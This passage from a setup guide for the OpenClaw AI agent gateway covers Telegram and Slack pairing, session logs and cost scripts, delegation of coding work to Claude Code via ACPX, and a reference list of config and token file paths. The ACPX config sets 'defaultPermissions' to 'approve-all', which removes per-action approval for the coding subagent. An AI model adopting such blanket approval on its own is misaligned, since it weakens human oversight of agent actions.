  "channels": {
    "telegram": {
      "enabled": true,
      "dmPolicy": "allowlist",
      "allowFrom": ["YOUR_NUMERIC_USER_ID"]
    }
  }
}
Connect and pair:
- Restart the gateway.
- Open Telegram and send a message to your bot.
- The bot sends you a pairing code. On the server:
openclaw pairing approve telegram <CODE>
The allowFrom allowlist is not optional — without it, anyone who finds your bot’s @username can message it.
Slack
Note I highly recommend Slack as your primary channel. The thread:session setup is very nice for keeping context isolated and running tasks in parallel.
- Go to api.slack.com/apps → “Create New App” → “From scratch.”
- Enable Socket Mode: Settings → Socket Mode → Toggle ON. Create an App Token with
connections:writescope. - Add Bot Scopes:
chat:write,channels:history,im:history,im:write,app_mentions:read,assistant:write,files:read,files:write(and others as needed). - Subscribe to Events:
app_mention,message.channels,message.groups,message.im. - Install to Workspace. Copy the Bot Token (
xoxb-...).
Store both tokens in 1Password and add to ~/.openclaw/.env:
SLACK_BOT_TOKEN=op://OpenClaw/SLACK_BOT_TOKEN/credential
SLACK_APP_TOKEN=op://OpenClaw/SLACK_APP_TOKEN/credential
Add to openclaw.json:
{
  "channels": {
    "slack": {
      "enabled": true,
      "mode": "socket",
      "dmPolicy": "allowlist",
      "allowFrom": ["YOUR_SLACK_USER_ID"],
      "requireMention": true,
      "replyToModeByChatType": { "channel": "first" },
      "ackReaction": "agent"
    }
  }
}
Pair: restart the gateway, DM the bot, get the pairing code, then openclaw pairing approve slack <CODE>.
Multi-channel strategy
Run WebChat as your primary (fastest, lowest latency) and Telegram as your mobile channel. With dmScope set to "main" (default), messages from both share the same session context — start a conversation on your phone, continue it at your desk.
On SMS: don’t use it for primary interaction. Messages are unencrypted in transit, stored in plaintext on carrier servers, and vulnerable to SIM swapping. If you add SMS later (via Twilio), use it only for outbound alerts — not for sending commands that include sensitive context.
16. Session Management & Memory
- Sessions are scoped to user + channel + agent
- Full transcripts stored as JSONL:
~/.openclaw/agents/<agentId>/sessions/<session-id>.jsonl - Sessions rotate at 4:00 AM by default. Manual:
/newor/resetin chat. MEMORY.mdsurvives across sessions. Auto-compaction writes important facts from long conversations intoMEMORY.mdbefore summarizing older messages.
openclaw sessions list              # See all active sessions
openclaw sessions view <session-id> # Full message history
Cost tracking per session:
# Total cost for a session
jq -r 'select(.message.usage.cost.total) | .message.usage.cost.total' \
  ~/.openclaw/agents/<agentId>/sessions/<session-id>.jsonl \
  | paste -sd+ | bc

# Daily cost summary across all sessions
for f in ~/.openclaw/agents/<agentId>/sessions/*.jsonl; do
  date=$(head -1 "$f" | jq -r '.timestamp' | cut -dT -f1)
  cost=$(jq -r 'select(.message.usage.cost.total) | .message.usage.cost.total' "$f" \
    | paste -sd+ | bc 2>/dev/null || echo 0)
  echo "$date $cost $(basename $f)"
done | sort -r
17. Claude Code Delegation via ACPX
One of the more powerful things OpenClaw can do is delegate coding tasks to Claude Code as a subagent. Rather than OpenClaw trying to run code itself, it hands off structured coding prompts to Claude Code and waits for results — using ACPX, a headless CLI client for the Agent Client Protocol (ACP).
The practical upside: you can authenticate Claude Code with your Claude.ai subscription (no separate API key needed for the coding agent), and OpenClaw can queue, run, and inspect Claude Code sessions programmatically.
Install Claude Code on the server
# As the openclaw user
npm install -g @anthropic-ai/claude-code@latest

# Authenticate with your Claude.ai subscription
claude login
# Follow the browser auth flow via SSH tunnel if needed (same approach as gogcli in Section 7)
Claude Code’s auth token is stored in ~/.claude/. It survives server restarts and does not require a running browser session.
Install ACPX
npm install -g acpx@latest

# Verify
acpx --version

# Initialize global config
acpx config init
Session state lives in ~/.acpx/. No additional daemon is required.
Install the ACPX skill into OpenClaw
This gives OpenClaw the SKILL.md reference it needs to know how to invoke ACPX correctly:
npx acpx@latest --skill install acpx
Configure ACPX to use the local OpenClaw gateway
Add to ~/.acpx/config.json to point the openclaw agent at your local gateway instance:
{
  "defaultAgent": "claude",
  "defaultPermissions": "approve-all",
  "agents": {
    "openclaw": {
      "command": "env OPENCLAW_HIDE_BANNER=1 node scripts/run-node.mjs acp --url ws://127.0.0.1:18789 --token-file ~/.openclaw/gateway.token --session agent:main:main"
    }
  }
}
Test the delegation
# Ask Claude Code a coding task via ACPX
acpx claude "explain the structure of this repo"

# Named parallel sessions — useful for running multiple tasks concurrently
acpx claude -s backend "implement token pagination"
acpx claude -s frontend "update the API docs"

# Queue a prompt without waiting for the result
acpx claude "run the test suite and fix any failures" --no-wait

# Check session status
acpx status

# View recent session history
acpx sessions history --limit 10
How it fits into the security model
Claude Code runs as the openclaw user and inherits the Squid proxy egress restrictions from Section 11. Its outbound traffic — npm installs, GitHub API calls, documentation fetches — routes through the allowlist. If Claude Code needs to reach a domain that isn’t listed, add it to /etc/squid/allowed_domains.txt and reload Squid.
Claude Code does not have access to the browser container or its CDP port directly — that’s still mediated by the OpenClaw gateway.
Egress additions for Claude Code
Add these to your Squid allowlist if Claude Code needs them:
echo ".npmjs.com" | sudo tee -a /etc/squid/allowed_domains.txt
echo ".registry.npmjs.org" | sudo tee -a /etc/squid/allowed_domains.txt
sudo systemctl reload squid
18. Quick Reference
Key file locations
| File | Purpose |
|---|---|
~/.openclaw/openclaw.json |
Main configuration |
~/.openclaw/.env |
Secret references (1Password op:// URIs) |
~/.openclaw/agents/<id>/sessions/ |
Session transcripts (JSONL) |
~/.openclaw/agents/<id>/agent/MEMORY.md |
Persistent agent memory |
~/.openclaw/agents/<id>/agent/auth-profiles.json |
Auth profiles and tokens |
~/.config/gogcli/ |
Google OAuth tokens for gogcli |
~/.openclaw/.op_token |
1Password service account token (600 permissions) |
Essential commands
openclaw status                    # Gateway and channel status
openclaw doctor                    # Security and config audit
openclaw sessions list             # List active sessions
openclaw models list               # Available models
openclaw gateway restart           # Restart the gateway
openclaw plugins list              # Installed plugins
Chat commands (Telegram / WebChat)
/status                            # Session status, model, token count
/model <provider/model>            # Switch model
/model opus                        # Switch using alias
/new                               # Start a fresh session
/reset                             # Reset current session
Architecture Summary
The full picture once everything is wired up:

The gateway is the trust boundary. It holds the secrets, and its network access is locked down. The browser is the open channel to the web, and it has nothing worth stealing.